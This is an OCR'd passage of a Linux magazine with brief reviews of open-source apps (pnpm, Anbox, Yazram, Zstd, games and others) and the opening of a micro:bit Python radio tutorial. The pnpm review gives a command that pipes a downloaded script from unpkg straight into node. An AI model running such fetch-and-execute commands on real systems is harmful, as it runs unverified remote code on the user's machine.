
```
$ npm run install-linux
$ npm start
```

Now get ready for an emotional science-fiction experience. We bet you haven't seen such terminal emulators in real life before!

PACKAGE MANAGER

pnpm

Version: 4.1.7
Web: https://github.com/pnpm/pnpm



A one-letter prefix changes a lot and lets you forget about pnpm's weak spots.

A large share of open source software has been created using JavaScript and TypeScript. Non-programmers can guess this by noticing installation instructions that mention *npm* or *Yarn* package managers, or by detecting the **package.json** file in the source code root directory. Anyhow, using such applications implies installing lots of Node.js dependencies that normally reside somewhere in **~/.npm**. *Node.js package manager*, or *npm*, is de-facto the most commonly used way of handling Node.js packages, but it has an improved and turbo-charged clone known as *pnpm*.

The need of replacing *npm* with something better emerges for users who run many Node.js-based apps, or need to update them from time to time. The main pitfalls are the size of the local Node.js package repository and the uncertainty when managing several versions of the same package, which is especially true for so-called 'monorepos'. The size issue is caused by the fact that *npm* keeps package duplicates if the package is used by more than one project. *pnpm* solves it by using hard links and symlinks and stores only one copy of the required package, saving your disk space and accelerating your Node.js apps. It's easy to try out *pnpm* and see how it goes:

```
$ curl -L https://unpkg.com/@pnpm/self-installer | node
```

After that just replace all '*npm*' instances with '*pnpm*' and try to build and run any JavaScript/TypeScript project that requires *npm*. *pnpm* is fully compatible with *npm* and even provides the replacement for the *npx* package runner – it is predictably *pnpx*.

Of course, the main purpose of *pnpm* is to serve development teams for their large-scale production workflows, but thanks to the solving of the duplicates problem, it is useful for the rest of Linux users. Don't let thousands of *npm* packages eat all your disk space!

ANDROID RUNTIME


Anbox

Version: GIT **Web:** https://github.com/anbox/anbox

Once there were some nice ways of running Android applications on a desktop Linux. We recall ARC Welder and *Shashlik*, but unfortunately both stopped working, and the only way to get them running again is to use an outdated Linux software stack, like it's 2015.

But now we have *Anbox*, a working Android adaptation that runs natively on modern Linux. *Anbox* takes a different approach than its predecessors: it does not emulate the Android kernel but instead uses the host OS kernel for interacting with hardware. The Android OS in *Anbox* is encapsulated in the LXC container; a very compact image of the Android Open Source Project, currently at version 7.1. The *Anbox* container can only run once you have installed the required kernel modules on the host system, specifically **ashmem_linux** (for shared memory) and **binder_linux** (for binding things in **/dev**). After that you can fire up the *Anbox App Manager* (`$ anbox.appmgr`) and start using your freshly installed Android, which sadly has no apps yet! To fix it, make sure you have the **android-tools-adb** package and then install some APKs manually, like this:

```
$ adb install /path/to/application.apk
```



Run Android apps without a smartphone or a tablet. It is possible!

It's a lot better, but still not good enough! Android runs using your host Linux kernel, which is most likely a x86_64 one. We miss the Arm translation layer and as such many APKs from Google Play will fail to install via *adb*. Fortunately, there is another project on Github (**bit.ly/33jznLO**) with useful scripts that can install Libhoudini (Arm support) and OpenGAPPS (Google Services) for you. In the end you get a fully fledged Android 7 installation with Google Play and almost endless possibilities. It is a bit tricky to set all things up, but the *Anbox* page has straightforward instructions that only require you to copy and paste few commands.


AUDIO BOOK PLAYER

Cozy

Version: 0.6.9
Web: https://github.com/geigi/cozy

At first glimpse, managing audio books does not seem like it'd require any dedicated software, because such books are just plain MP3, M4A, OGG or WAV files. Why not just add them to the regular music library and play using your favourite media player? However, once you start collecting audio books you'll notice that mixing it with music makes it harder to use both. For a better experience it's best to have software that's tailored to managing books. We think that *Cozy* does its job right, and here's why.

Cozy is a specialised audio player tweaked for audio books in such a way that you can jump by 30 seconds back, change the playback speed, tell the app to snooze once the current chapter is over, fetch either built-in book covers or prefer external pictures. This is a common problem because the 'album view' only looks right when all covers are in place. If some are missing, just add the pictures manually to the books' folders and then go to Preferences>Storage in *Cozy* and enable external pictures. Running a neatly organised library greatly depends on the quality of tags within the files.



It feels more cozy than playing the same content with MPV

Normally, *Cozy* treats chapters of a book like a music player treats tracks of an album, but sometimes things get ugly and two or three books get merged into one. In such cases it is advised to first fix tags elsewhere (like in *EasyTag*) and then import books again to *Cozy* (just drag and drop folders onto the *Cozy* window).

The library features provided with *Cozy* allow sorting books by reader, author and name, and also keeping the record of recently read books. By default, *Cozy* plays the entire book at once. Click the book cover to go inside and access individual chapters.

Cozy is available on Flathub and elementaryOS AppCenter (a $2 donation is suggested). Building the application from source is also quite simple, assuming you've used *Meson* and *Ninja* before.


GTK3 PATCH SET

GTK3-mushrooms

Version: 3.24.8-1 **Web:** https://github.com/krumelmonster/gtk3-mushrooms

Seasoned Linux users often know that preferring GTK applications does not oblige you to use the Gnome desktop. Those apps integrate nicely with Xfce, Mate and even i3 (after some tweaking). But this touches the problem of changes and controversial design decisions that are specific for GTK3. A good example is the Mate desktop, which was originally meant to preserve the classic looks of Gnome 2. Eventually Mate also absorbed GTK3, and as a result the current state of the GTK app ecosystem is very inconsistent: classic apps with menu bars coexist with modern apps that feature client-side decorations (CSD).

GTK3-mushrooms is a project that attempts to turn back time and make GTK3 apps look like they are GTK2. Traditional window frames, classic file choosers, message dialogs with not-so-huge buttons, icons in menus, smaller paddings. Together these fixes eliminate all you might hate in GTK3 (but simply felt like there was no other choice). GTK3-mushrooms makes no sense if you already happily use Gnome 3 or Pantheon, but if your cup of tea is Xfce or Mate, it makes a big difference!



The before and after comparison pours the balm on the spirit of many Linux veterans.

Technically, GTK3-mushrooms is a Github project with a crafted selection of patches that need to be applied to the GTK3 source tree. This is a no easy job, as building the entire GTK3 set of libraries from source takes a lot of effort. Currently GTK3 with GTK3-mushrooms has been packaged for Arch Linux and Manjaro only (search for the package in AUR), which means that the rest of Linux users are left without a short installation path. However, at the end of the tunnel you get modern GTK3 applications that look fantastic in Xfce and Mate. The patch set delivers a much-needed amount of fit and finish, and it boosts the usability of your desktop.

SWAP MANAGER


Yazram

Version: GIT **Web:** https://github.com/hakavlad/yazram

One of the time-proven Linux performance-related tricks is creating a virtual block device in RAM and using it as a swap partition. This sort of swapping involves on-the-fly data compression and extends the amount of available memory – especially if the data being swapped is not of high entropy. This is achieved via the zram module.

Yazram is a small aiding tool that helps create a zram-based swap partition in the form of a Systemd unit. The name stands for 'yet another Zram manager', which is a nice time saver in case you feel like you need to have swapping done with zram. The common sense behind such an idea is that various low-end hardware gets stuck, misbehaves or simply introduces high wear to their disk drives in the case of high loads. When RAM runs out and the system begins offloading temporary data to a swap partition, then using zram helps such systems last longer. With *Yazram* setting things up is very simple and only requires these two commands:

```
$ sudo make install
$ sudo make systemd
```



Sounds like magic, but Yazram can double up your RAM size in certain conditions.

Yazram automatically calculates the disk size for the zram swap partition: it multiplies your RAM size by the value of the ZRAM_DISKSIZE_FRACTION variable and then divides it by 100. That variable is set to 200 by default, so if you make no manual changes, *Yazram* will create a zram partition twice as large as your RAM. Check if the service is running (`$ systemctl status yazram`) and start doing some resource-intensive tasks on your machine, like editing huge files in *GIMP* or running several virtual machines. See what happens with your **zram-compressed** swap partition:


```
$ sudo journalctl -eu yazram
```

The **zram-on** file contains certain configuration options that you might want to change beforehand. Besides setting the disk size, you can also uncomment some useful tweaks for **/proc/sys/vm** parameters (**swappiness**, etc).

PHYSICS SANDBOX GAME

The Powder Toy

Version: snapshot-187 **Web:** https://github.com/The-Powder-Toy/The-Powder-Toy



Spark the whole galaxy with one mouse click and see the waves of gravity. Sweet!

In **LXF247** we threw palms of sand and poured water in *Sandspiel*, a super-fun particle simulation game. This time we came across another game of the same kind and it seems like *The Powder Toy* is way more pow(d)erful than its rivals.

Hidden behind the retro-style pixellish interface is a very capable SDL2-based physics simulator with dozens of elements and materials – we won't dare to count the number of possible combinations you can create with it.


Without any doubt the toolset in *The Powder Toy* is mind-blowing. We've got liquids, gases, solids, explosives, electronics, powders, radioactive elements, sensors, forces and a few more categories that you can explore using the icons in the vertical bar along the right side of the application's window. Each category normally hosts a selection of various elements within it. Choose one and draw something on the canvas, just like you do with a brush in a Paint-like software. Left clicks draw, right clicks erase (regardless of selected material). It's easy to get lost in the world of *The Powder Toy* if you start experimenting from scratch, but if you click the Open button (lower-left corner) you'll see a catalogue of community-created saves with a plethora of smart and inventive ideas already realised. How about a one-pixel hydrogen bomb, a working grenade or a napalm gun? Popular scenes contain text captions with brief explanations and how-tos. In many cases you can trigger a mechanism by pressing the Pause button (lower-right corner) and sparking the designated trigger. Use the Search button to locate the SPRK or any other tool required for starting the chain reaction.

The Powder Toy has some optional settings like water equalisation that enable more true-to-life physics, although things like the Pythagorean cup still work only partially – the application works in 2D mode and cannot emulate a vacuum. However, it is very close to real life in many other regards!

2D SHOOTER

N-gon

Version: GIT **Web:** https://github.com/landgreen/n-gon



Don't let the jumping lamp get lodged under the fire of those evil polygons!

An n-gon is a face or polygon that is made up of five or more sides or edges connected by five or more vertices. And it is also the name of a very fun and entertaining 2D shooter. If judged only by the screenshot, *N-gon* looks like a small project. It is small, but once you take it for a spin you'll be surprised how complex, smart and developed this game is.

The plot is basically the same as in most other run-n-shoot games. You control a walking robot, which resembles the Pixar jumping lamp, and you need to make your way through the maze until you reach the blue gates – the finish point. The robot can pick up objects, carry them, throw them and build certain constructions out of them, like a ladder or a wall. Right mouse clicks activate a protection field, whereas left clicks shoot with the main weapon. You need to find and pick up a weapon and track the ammo discharge.


Your enemies are rotating turrets, attacking drones, demolition balls – all with health bars. The robot needs to kill them using any available weapon, such as shotgun, super balls, missiles, high-speed needles, flaks, grenades, spores, drones and few more. Given the fact that the power-up placement on the level gets randomised, each round becomes unique and very challenging. By the way, there are six different levels in *N-gon*, all designed for good death-match rounds.

With so many advanced features in *N-gon*, it is hard to believe that the game size is around half a megabyte only. No bitmap graphics are being used, no resource-heavy engine is required to run *N-gon*. The smooth and true-to-life physics are achieved thanks to Matter.js, which is bundled with the game. Also, you don't need to upload it to a web server in order to play locally. Just open *index.html* in any modern web browser, and you're ready to go.

TRANSLATION SOFTWARE

Crow Translate

Version: 2.2.2 **Web:** https://github.com/crow-translate/crow-translate



A very strong alternative to your web browser's built-in page translator, with more options.

Many people use translation services within their web browsers and keep a dedicated tab for this purpose. Not that there is anything wrong with it, but since all major translation sites – Google, Yandex and Bing – generously provide APIs, everyone is free to develop their own desktop application that can hopefully be more user-friendly and pleasant to use.

Crow Translate is a beautifully neat app of that sort. But it is also worth noting that with *Crow Translate* you now have a greater choice of translation means. A few months ago we took *Translatium* for a spin (**LXF256**) and both apps now seem to be very strong competitors.

So let's see if and how *Crow Translate* can serve you better. The application sports a rather classic interface layout that is simple to get used to: one area is for source input, another is for translation results. The + buttons above let you choose the source and target languages. *Crow Translate* is smart enough to suggest that the target language probably matches your system locale.


This app can't OCR images like *Translatium*, but it is superb in other regards. In *Crow Translate* you have a choice of three translation services instead of one, plus you can learn how to pronounce words and phrases when going with Google and Yandex (Bing does not support TTS voicing). It's up to you to choose if the feminine voice of Google's AI is more preferable than the masculine one form Yandex, but it is sometimes fun to hear the two systems pronouncing the same words. 'Copy to clipboard' buttons are available when you're fine with the text.

Get the *Crow Translate* DEB packages for Ubuntu or Debian right from the projects's Releases section in Github, or follow the path of the brave and compile the code (it should be less stressful thanks to the code-compiling tutorial in **LXF256**!).

COMPRESSION ALGORITHM

Zstd

Version: 1.4.4 **Web:** https://github.com/facebook/zstd



Zstd is like a regular archiver, only that it works way faster than most of its rivals.

In ancient times, when hard drives were small and expensive, archiving software used to be of great value for personal computing. Many PC users compressed their data to free up precious free space. These days such techniques remain useful in case you need to store large amounts of data. You don't need to be a cloud provider and may not even have a personal NAS. Having weighty files or folders in your filesystem is sometimes already a good reason to compress them. Most archivers in Linux can do it right, but boxing large files in ZIP or tar.gz takes a long time, and the same is true for further decompressing. Nevertheless, thanks to *Zstd*, we can benefit both from high-speed and decent compression level.

Zstd was made by Facebook, a company that essentially needs to store users' personal data (like it or not). As long as *Zstd* is open source, we can make it work for the good. Grab the code, type `$ make` and place the resulting '**zstd**' binary somewhere in your **$PATH** – that's just it on installing *Zstd*. The application can handle only files, not directories, but you still can feed all the files in the current directory using `$ zstd *`. Uncompress your files back this way:

```
$ zstd --decompress *.zst
```

The default compression ratio is average: it matches the one achieved by tar gzip but loses to the ZIP with LZMA. However, you'll surely notice how incredibly fast *Zstd* is in both compression and decompression. If you pass the -# argument where # is the compression level (1-19, default is 3), it is possible to play with the usual file size/compression speed trade-off. You can further improve the compression ratio by creating a dictionary for the type of data. First, train *Zstd* on some files:

```
$ zstd --train /path/to/dataset/* -o your_dictionary
```

Compress some other files using that dictionary:

```
$ zstd * -D /path/to/your_dictionary
```

If the dataset used for training is of high quality, the difference can be dramatic!

MICRO:BIT

Build radio walkie-talkies with Python

Using a pair of BBC micro:bit devices, **Calvin Robinson** creates walkie talkies in Python.

OUR EXPERT

Calvin Robinson is a former assistant principal and Computer Science teacher with and a degree in Computer Games Design and Programming BSc (Hons). **Twitter.com/CalvinRobinson**

The BBC micro:bit is an open-source micro computer. Launched in 2015/16, the BBC gave UK secondary schools the opportunity to apply for one free unit for each Year 7 pupil. The idea was that every child could keep their micro:bit for free and develop a taste for coding.


Many readers will remember the original BBC Micro from our school days (1981-1994), an Acorn computer used for programming in BASIC. The micro:bit is its spiritual successor, designed to be cheap, adaptable, and a fraction of the size, ideally to be used alongside a PC or Raspberry Pi.

The micro:bit features 25 LEDs, two programmable buttons, as well as a non-programmable button, an accelerometer, magnetometer, Bluetooth Smart Technology and five Input/Output rings that are ideal for attaching things like motors and buzzers with crocodile clips. The unit is specifically designed for Blocks (a JavaScript editor) and Python, although it is also possible to program it with Free Pascal, Simulink, C__, Forth, Lisp, Rust, Ada and Swift. You can even run Zephyr OS on it.

For this tutorial, we're going to be coding in Python. There are a number of editors available for the micro:bit, including some simulators that will emulate the micro:bit hardware, so owning a unit isn't a barrier to entry. Visit **https://microbit.org/code/** and click 'Let's Code' at the top of the page for access to the Python Editor. The editor Mu is a great native GUI interface (**https://codewith.mu/**), whereas uFlash and microrepl are command line options. There's also a mobile app for iOS/Android from the official micro:bit website. For this tutorial we'll be using the **https://create.withcode.uk/** as it provides a fancy simulated micro:bit tool to check if our code is functioning before exporting it onto the physical device.

We're going to program some basic walkie-talkie devices that send messages from one to the other. We can send pre-coded images and lines of scrolling text between micro:bits at the press of a button.

The micro:bit supports Bluetooth (BLE) and radio transmission, but BLE isn't supported by MicroPython (the version of Python running on the micro:bit), so for that reason we'll be using radio implementation to make our micro:bits communicate with each other. There's no limit to the number of micro:bits that can send/receive over radio transmission, other than the usual 2.4GHz signal traffic congestion. We would therefore recommend experimenting with no more than a handful of micro:bits to begin with (two is fine), and perhaps keep them in the same room until the code is fully functioning, so you can rule out the possibility of walls or objects interfering with the signal.



QUICK TIP

If you make a mistake in your code, keep an eye on the LEDs. Micro:bits have their own debugger built in, so the error will scroll across the LEDs, starting with the line number.

Coding for the micro:bit

To get started on withcode, we'll need to import the micro:bit module and the specific functions for displaying images and using the two buttons, labelled 'a' and 'b':

```
from microbit import display, Image, button_a,
button_b
```

Now, to display text, we can either 'scroll' or 'show' a string of text. The display function contains two options, scroll and show, which will display the text accordingly – either from left to right, or one letter at a time:

```
display.scroll("Hello")
display.show("world")
```

Displaying images is a similar process. There is a whole host of built-in images that the micro:bit will recognise, including basic emojis:

```
display.show(Image.HAPPY)
sleep(1000)
display.show(Image.SAD)
sleep(1000)
```

But to draw your own images we'll need to highlight precisely which LEDs we'd like lit up, and how bright we'd like them on a scale of 0-9 – 0 being off and 9 being full brightness:

```
i = Image("00000:"
      "22222:"
      "44444:"
      "66666:"
      "88888")
display.show(i)
sleep(1000)
```

For an easy life, or to save space, we can narrow this down to a single line. The colon remains in place between lines of lights, but we narrow the code down to one pair of speech marks:

```
LEDS = Image("00000:11111:22222:33333:44444")
display.show(LEDS)
sleep(1000)
```

